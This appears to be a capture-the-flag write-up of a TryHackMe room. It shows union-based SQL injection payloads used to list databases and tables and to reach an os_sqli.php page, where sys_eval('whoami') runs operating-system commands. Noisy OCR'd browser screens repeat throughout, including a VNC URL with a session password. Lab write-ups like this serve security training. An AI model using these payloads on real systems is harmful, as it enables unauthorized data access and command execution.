
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

Which indicates the SQLi vulnerability

To exploit we go with the general SQLi query use

```
' union select 1,2,3,4,5 -- //
```

To get the output as



Inbox (1) - 2021ucp1382@mnit
Where to start learning assem
below/HelloSilicon: An introdu
CNS Lab - Google Docs
TryHackMe | TryHack3M: Sch
THM Browser-Based
https://vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=7630c6a27bb1558a&proxyIP=10.10.126.15&re
Applications
Places
System
Fri 10 May, 02:16
AttackBox IP:10.10.126.15
Search Products - mayh3Mmarketplace — Mozilla Firefox
Search Products - mayh3Mm
10.10.247.99:8000/searchproducts.php
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
Search
Show All

Welcome lannister!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)
2	3	4	5

We use the information schema to get the table names as



Inbox (1) - 2021ucp1382@mnit
Where to start learning assem
below/HelloSilicon: An introdu
CNS Lab - Google Docs
TryHackMe | TryHack3M: Sch
THM Browser-Based
https://vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=7630c6a27bb1558a&proxyIP=10.10.126.15&re
Applications
Places
System
Fri 10 May, 02:24
AttackBox IP:10.10.126.15
Search Products - mayh3Mmarketplace — Mozilla Firefox
Search Products - mayh3Mm
10.10.247.99:8000/searchproducts.php
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
Search
Show All

Welcome lannister!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)
			information_schema
			mayh3Mmarketplace
			mysql
			performance_schema
			sqlitraining
			sys

We use the marketplace database access to get



Inbox (1) - 2021ucp1382@mnit
Where to start learning assem
below/HelloSilicon: An introdu
CNS Lab - Google Docs
TryHackMe | TryHack3M: Sch
THM Browser-Based
https://vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=7630c6a27bb1558a&proxyIP=10.10.126.15&re
Applications
Places
System
Fri 10 May, 02:30
AttackBox IP:10.10.126.15
Search Products - mayh3Mmarketplace — Mozilla Firefox
Search Products - mayh3Mm
10.10.247.99:8000/searchproducts.php
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
Search
Show All

Welcome lannister!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)
			easter_egg
			leaderboard_stats
			member_stats
			products
			room_stats
			streak_stats
			transactions
			unlisted_products

Going into unlisted_products gives us



https://vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=7630c6a27bb1558a&proxyIP=10.10.126.15&re
Applications Places System
Fri 10 May, 02:34
AttackBox IP:10.10.126.15
Search Products - mayh3Mmarketplace — Mozilla Firefox
Search Products - mayh3Mm
10.10.247.99:8000/searchproducts.php
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
Search
Show All

Welcome lannister!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)
			os_sqli.php

We use this in http://10.10.247.99:8000/os_sqli.php?user=lannister' union SELECT null, sys_eval('whoami') -- //



```
https://vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=7630c6a27bb1558a&proxyIP=10.10.126.15&re
```

```
10.10.247.99:8000/os_sqli.php?user=lannister' union select null,null,null,null,sys_eval('whoami') -- //
```

OS interaction using SQL Injection

```
Username:
Name:
Description: mysql
```

Similarly, we can find the working directory which is /var/lib/my/sql and can get into os.